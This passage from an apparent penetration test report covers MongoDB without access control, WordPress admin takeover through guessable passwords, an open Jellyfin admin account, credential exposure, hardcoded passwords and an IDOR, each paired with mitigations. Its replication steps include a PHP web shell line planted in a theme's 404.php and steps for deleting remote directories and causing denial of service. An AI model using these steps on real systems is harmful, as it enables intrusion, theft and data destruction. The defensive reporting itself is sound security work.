MongoDB access controls were not enabled for this host, making the contents of the database read and write access without requiring authorization to do so. By accessing MongoDB, it was possible to read all databases, write to databases, and create new databases without having to provide a password.

Replication
1. The image below depicts the greeting banner when signing into MongoDB with a warning that Access Control is not enabled meaning that editing of the data is unrestricted. a. Command below: mongo 10.0.0.7:27017



Initial Access to MongoDB

2. The image below depicts the steps taken to create a new functioning database in MongoDB without any prior authorization, labeled PENTEST.

```
> show dbs
TESTER  0.000GB
admin   0.000GB
config  0.000GB
doapi   0.000GB
local   0.000GB
test    0.000GB
> use PENTEST
switched to db PENTEST
> show db
uncaught exception: Error: don't know how to show [db] :
shellHelper.show@src/mongo/shell/utils.js:1225:11
shellHelper@src/mongo/shell/utils.js:852:36
@(shellhelp2):1:12
> show dbs
TESTER  0.000GB
admin   0.000GB
config  0.000GB
doapi   0.000GB
local   0.000GB
test    0.000GB
> use PENTEST
switched to db PENTEST
> db
PENTEST
> db.PENTEST.insert({name:"Ada Lovelace", age:100})
WriteResult({ "nInserted" : 1 })
> show dbs
PENTEST  0.000GB
TESTER   0.000GB
admin    0.000GB
config   0.000GB
doapi    0.000GB
local    0.000GB
test     0.000GB
>
```

Create New Database & Insert Data

Mitigation
1. Enable the built-in authorization to require passwords 2. Enable Role Based Access Control (RBAC) to be able to define roles and permissions for users signing in 3. Build users and roles out for employees and other authorized users to ensure least privilege within systems 4. Regularly monitor and audit MongoDB to ensure no data breaches or unauthorized access has occurred

References
1. Security Checklist — MongoDB Manual 2. Role-Based Access Control — MongoDB Manual

7.2.4 Web Server Running As High Privileged User

Web Server Running As High Privileged User		CVSS	Prioritization
Risk	Critical	8.8 High	HIGH
Impact	High		
Likelihood	Very Likely		
CVSS String	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1203 - Exploitation for Client Execution		
Hosts	10.0.0.11		

Impact

Compromising the web server can lead an attacker to gain the highest level of privileges which gives the attacker ability to read, modify and disrupt sensitive information/services on the compromised host. Having a malicious actor entering the system with the most elevated privileges is very dangerous, especially because they can hide their own activity with read/write permissions to logs and alerts.

Details


After logging in to the WordPress server as the admin, [redacted] edited one of the themes to get command execution on the box. These commands are run as the System user which is the highest level of privileges on the system.

Replication

1. After logging in as the admin user detailed in 7.2.4 WordPress Insecure Credentials, `navigate to Themes - 404.php`.
2. Add the line "system($_GET['cmd']);" and save the theme.

Modified WordPress Theme

3. Navigate to http://10.0.0.11/wp-content/themes/twentyfifteen/404.php and use the URL parameter "cmd" to run commands on the web server.
4. Test with "cmd=whoami". The result of the command will return nt authority\system, indicating that the web server is running as the System user.



Running Commands Through URL

Mitigation

1. Follow principles of least privileges and run the web server as a low-privileged user

References
1. Principle of least privileges 2. Getting a reverse shell on WordPress 3. Exploitation for Client Execution, Technique T1203 - Enterprise | MITRE ATT&CK®


7.2.5 WordPress Insecure Credentials

WordPress Insecure Credentials		CVSS	Prioritization
Risk	Critical	8.8 High	HIGH
Impact	High		
Likelihood	Very Likely		
CVSS String	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1110 - Brute Force		
Hosts	10.0.0.12		

Impact
The use of guessable passwords on a WordPress website can have serious security implications, such as compromise of sensitive information, data breaches, account takeover, and reputation damage. An attacker can use a guessed or cracked password to deface the website, spread malware, or steal personal information.

Details
The password for the admin login on 10.0.0.11/wp-login.php is guessable due to being short in length and commonly used, which allowed for admin access to WordPress and allowed for the takeover for the online face of TCC to be taken over.

Replication
1. Navigate to http://10.0.0.11/wp-login.php 2. After guessing a few common passwords, you can log in to the admin account



Admin Dashboard

Mitigation
1. Set Up a company-wide password policy with rules for the length and complexity of passwords. 2. Implement a password expiration policy that requires users to reset their passwords periodically. 3. Use two-factor authentication for additional security.

References
1. NIST password recommendations 2. Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®

7.2.6 Unauthenticated Jellyfin

Unauthenticated Jellyfin		CVSS	Prioritization
Risk	**High**	**8.1** High	**HIGH**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:H		
MITRE ATT&CK	T1083 - File and Directory Discovery T1485 - Data Destruction T1489 - Service Stop		
Hosts	10.0.0.20		

Impact

With access to Jellyfin, a malicious actor is capable of enumerating files on the remote machine running the application as well as deleting directories and media files. Tampering with media files can lead to the disruption and prevention of viewing media content and it also gives the attacker more information on the target system. It is possible to cause a DOS and bring down the service by adding a large folder to a library, such as the root directory.

Details

Upon navigating to http://10.0.0.20, an account not requiring authentication was discovered. By logging into this account, [redacted] was able to access an admin dashboard. From there it was possible to view the remote filesystem by uploading directories in the 'libraries' menu.

Replication

1. Navigate to http://10.0.0.20
2. Select the 'jellyfin' account that is already there.

User on the Jellyfin Server

3. To enumerate the filesystem, go to the 'libraries menu' and add a library. Give it a display name, then choose the directory you want to view through the 'folders' option. Adding a large directory can result in a DOS.
4. To remove a directory on the remote filesystem, view the newly created library and select the directory you wish to remove. Selecting the three dots at the bottom of the directory will reveal the option to remove it. Note that this action was not carried out by [redacted].

Deleting an Item

Mitigation
1. Require authentication on the 'jellyfin' account and all other Jellyfin accounts that may get added or already exist.

References
1. Broken Access Control 2. File and Directory Discovery, Technique T1083 - Enterprise | MITRE ATT&CK® 3. Data Destruction, Technique T1485 - Enterprise | MITRE ATT&CK® 4. Service Stop, Technique T1489 - Enterprise | MITRE ATT&CK®


7.2.7 Exposure of All Credentials from Authenticated Request

Exposure of All Credentials from Authenticated Request		CVSS	Prioritization
Risk	**High**	**8.1** **High**	**HIGH**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1552 - Unsecured Credentials		
Hosts	10.0.0.12		

Impact
Providing all user credentials after a successful admin authentication is a serious issue as this information is not required or requested and allows for compromise of both all accounts on this system and of other systems with shared credentials. Having all of TCC's users credentials accessible increases vulnerability to data breaches as well as violates customer privacy.

Details
Upon successful authentication as an admin user to the Reward Portal, the credentials and PII of all users are provided to the user in order to display only customer names, emails, and balances. This information is viewable by a user who is intercepting traffic.

Replication
1. Navigate to https://10.0.0.12/admin.html 2. Authenticate to an admin user 3. View the response to the request in web proxy/interceptor



Response Message Containing All Users' Login Information

Mitigation

1. Only provide required information to requests; all information of a user is not required when only username, email, and points are being displayed
2. Use a secure data storage solution that encrypts sensitive information

References
1. Security: The Need-to-know principle - Microsoft Community Hub 2. Why You Shouldn't Use SELECT * In Production Systems (EVER!) – SQLServerCentral 3. Unsecured Credentials, Technique T1552 - Enterprise | MITRE ATT&CK®


7.2.8 Hardcoded Passwords

Hardcoded Password		CVSS	Prioritization
Risk	**High**	**7.5 High**	**HIGH**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
MITRE ATT&CK	T0891 - Hardcoded Credentials		
Hosts	10.0.0.12		

Impact
Hardcoded passwords are a security vulnerability because they are stored in plaintext within the source code of a program or system. If an attacker gains access to the source code, they can extract the hardcoded passwords and use them to gain unauthorized access to protected resources. Additionally, if the same password is used in multiple places, a single compromise can lead to a widespread security breach.

Details
While investigating the Rewards Portal, Final-2 found source code that included plaintext credentials. These credentials were set to be consistently reloaded into the database whenever the server was reloaded resulting in the persistence of these credentials across reboots and possibly across versions if they are not removed which is a serious security risk as one of these users is an admin.

Replication
1. Browse to https://10.0.0.12/query 2. Scroll down to initDB() function



Mitigation
1. Utilize a password management solution to store passwords, if not possible utilize environment variables or configuration files to store them. 2. Load credentials dynamically when code is executed instead of statically including them

References
1. What are Hardcoded Passwords/Embedded Credentials? Our... | BeyondTrust 2. Use of hard-coded password | OWASP Foundation 3. HashiCorp Vault

7.2.9 Insecure Direct Object Reference to Customer Transactions

Insecure Direct Object Reference to Customer Transactions		CVSS	Prioritization
Risk	**High**	**7.3** HIGH	**HIGH**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N		
MITRE ATT&CK	T1087 - Account Discovery		
Hosts	10.0.0.200:80		

Impact


Any user that can authenticate to the payment portal is capable of viewing the payment status, amount, and customer ID of any other user. Deleting and adding the data of other customers is also possible through the API once authenticated as a customer.

Details

[redacted] found reuse of credentials from a previous dump of a database. Once authenticated, it is possible for a user to send an API request to view all payments. From there, specific payments can be further enumerated through the other API methods documented on http://10.0.0.200:8000/doc.

Replication

1. Authenticate to the payment portal.
2. Make an API request for payment status: /api/payment/statuses
3. Use the ID's found in the previous request to further enumerate other client data. The documentation for the API can be found at http://10.0.0.200:8000/doc



Request

Pretty Raw Hex

```
1 GET /api/payment/statuses HTTP/1.1
2 Host: 10.0.0.200
3 Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer
[redacted]
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/109.0.5414.75 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://10.0.0.200
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://10.0.0.200/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
```


Search... 0 matches

